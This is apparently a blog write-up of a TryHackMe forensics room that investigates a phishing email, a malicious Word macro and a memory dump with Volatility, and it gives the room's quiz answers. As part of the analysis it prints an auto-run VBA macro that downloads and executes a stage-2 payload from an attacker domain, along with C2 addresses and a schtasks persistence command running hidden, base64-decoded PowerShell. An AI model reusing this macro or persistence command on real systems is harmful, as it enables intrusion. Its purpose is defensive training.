Boogeyman 2-Tryhackme Writeup

MAGESH · Following
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The Boogeyman is back. Are you still afraid of the Boogeyman?

This is room is accessible only for subscribers, so if you wish to subscribe you can use this link and get $5 credits 💰 💵 when you become a member. *https://tryhackme.com/signup?referrer=633819acb90069005f4fd623*

Link to the room https://tryhackme.com/r/room/boogeyman2

Task 1:Introduction


After having a severe attack from the Boogeyman, Quick Logistics LLC improved its security defences. However, the Boogeyman returns with new and improved tactics, techniques and procedures.

In this room, you will be tasked to analyse the new tactics, techniques, and procedures (TTPs) of the threat group named Boogeyman.

Task 2:Spear Phishing Human Resources

The Boogeyman is back!

Maxine, a Human Resource Specialist working for Quick Logistics LLC, received an application from one of the open positions in the company. Unbeknownst to her, the attached resume was malicious and compromised her workstation.



[redacted] [redacted]

Resume - Application for Junior IT Analyst Role

[redacted]

Dear Maxine,

I am writing to express my interest in the Junior IT Analyst at Quick Logistics LLC. As a recent graduate in Computer Science, I am excited to apply the skills and knowledge I have gained to a professional setting.

During my studies, I gained experience in various programming languages, including Java, Python, and C++. I also completed courses in computer networking and database management, which have given me a solid foundation in IT fundamentals.

In addition to my technical skills, I have also honed my problem-solving abilities and attention to detail through various projects and internships. I am confident that these skills, along with my passion for technology, make me a strong candidate for this position.

I have attached my resume to this email for your review.

Thank you for considering my application. I look forward to the opportunity to discuss my qualifications further.

Sincerely,
Wesley Taylor

The security team was able to flag some suspicious commands executed on the workstation of Maxine, which prompted the investigation. Given this, you are tasked to analyse and assess the impact of the compromise.

> *What email was used to send the phishing email?*

open the .eml file in artefacts folder

Ans: westaylor23@outlook.com

> *What is the email of the victim employee?*

Ans: maxine.beck@quicklogisticsorg.onmicrosoft.com

> *What is the name of the attached malicious document?*

Ans: Resume_WesleyTaylor.doc


> *What is the MD5 hash of the malicious attachment?*

save the file and run the command md5sum Resume_WesleyTaylor.doc

Ans: 52c4384a0b9e248b95804352ebec6c5b

> *What URL is used to download the stage 2 payload based on the document's macro?*

olevba Resume_WesleyTaylor.doc




```
VBA MACRO NewMacros.bas
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()

spath = "C:\ProgramData\"
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png", False
xHttp.Send
With bStrm
    .Type = 1
    .Open
    .write xHttp.responseBody
    .savetofile spath & "\update.js", 2
 d With
```

Ans: https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png

> *What is the name of the process that executed the newly downloaded stage 2 payload?*



```
Set shell_object = CreateObject("WScript.Shell")
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")
```


Ans: wscript.exe

> *What is the full file path of the malicious stage 2 payload?*

Ans: C:\ProgramData\update.js

> *What is the PID of the process that executed the stage 2 payload?*

from the name we know that it is a windows machine ,so we use the related volatility tool commands



Windows.cmdline	Lists process command line arguments
windows.drivermodule	Determines if any loaded drivers were hidden by a rootkit
Windows.filescan	Scans for file objects present in a particular Windows memory image
Windows.getsids	Print the SIDs owning each process
Windows.handles	Lists process open handles
Windows.info	Show OS & kernel details of the memory sample being analyzed
Windows.netscan	Scans for network objects present in a particular Windows memory image
Widnows.netstat	Traverses network tracking structures present in a particular Windows memory image.
Windows.mftscan	Scans for Alternate Data Stream
Windows.pslist	Lists the processes present in a particular Windows memory image
Windows.pstree	List processes in a tree based on their parent process ID

vol -f WKSTN-2961.raw windows.pstree | grep wscript.exe

Ans: 4260


> ***What is the parent PID of the process that executed the stage 2 payload?***

Ans: 1124

> ***What URL is used to download the malicious binary executed by the stage 2 payload?***

we assume that this might be from the same domain as before ,so we use string command to get any useful information from the file

strings WKSTN-2961.raw | grep boogeyman




```
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
files.boogeymanisback.lol
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
s.boogeymanisb
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
es.boogeymanisback.lol3
files.boogeymanisback
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
.boogeymanisback.lol/aa2a9
oogeymanisback.lol0
```

strings

Ans: https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe

> ***What is the PID of the malicious process used to establish the C2 connection?***

from the process list we can see *wscript.exe* has a child process named updater.exe so this must be the process establishing c2 connection



```
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.pstree | grep 4260
***** 4260      1124    wscript.exe     0xe58f864ca0c0  6       -       3       False   2023-08-21 14:12:47.000000      N/A
****** 6216     4260    updater.exe     0xe58f87ac0080  18      -       3       False   2023-08-21 14:12:48.000000      N/A
untu@tryhackme:~/Desktop/Artefacts$
```

Ans: 6216

> *What is the full file path of the malicious process used to establish the C2 connection?*

vol -f WKSTN-2961.raw windows.cmdline | grep updater.exe

Using cmdline or dlllist
This will show the command line used to start the process, including the full path of the executable:

Ans: C:\Windows\Tasks\updater.exe

> *What is the IP address and port of the C2 connection initiated by the malicious binary? (Format: IP address:port)*

vol -f WKSTN-2961.raw windows.netscan | grep updater.exe

Ans: 128.199.95.189:8080

> *What is the full file path of the malicious email attachment based on the memory dump?*

vol -f WKSTN-2961.raw windows.filescan | grep Resume_WesleyTaylor

Ans: C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc

> *The attacker implanted a scheduled task right after establishing the c2 callback. What is the full command used by the attacker to maintain persistent access?*

based on the hint we search schtasks using our strings cmd which we used previously

Ans: schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR ‘C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \”IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))\”’

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Volatility

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

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

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

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Productivity 101

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

```
d

rd.img.old  lib64       media  opt   root  sbin  srv  tmp  var      vmlinuz.old
            lost+found  mnt    proc  run   snap  sys  usr  vmlinuz
 var/log
log# ls
 cloud-init-output.log  dpkg.log        kern.log   lxd       unattended-upgrades
 cloud-init.log         fontconfig.log  landscape  syslog    wtmp
 dist-upgrade           journal         lastlog    tallylog
log# cat auth.log | grep install
8-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/chow
hare/dokuwiki/bin /usr/share/dokuwiki/doku.php /usr/share/dokuwiki/feed.php /usr/s
hare/dokuwiki/install.php /usr/share/dokuwiki/lib /usr/share/dokuwiki/vendor -R
log# 
```

T Dan Molina

Disgruntled CTF Walkthrough

This is a great CTF on TryHackMe that can be accessed through this link here: https://tryhackme.com/room/disgruntled

Oct 22, 2024

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

AYNUR BALCI

Windows Event

Analyze the event with ID 4624, that took place on 8/3/2022 at 10:23:25. Conduct a similar investigation as outlined in this section and...

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

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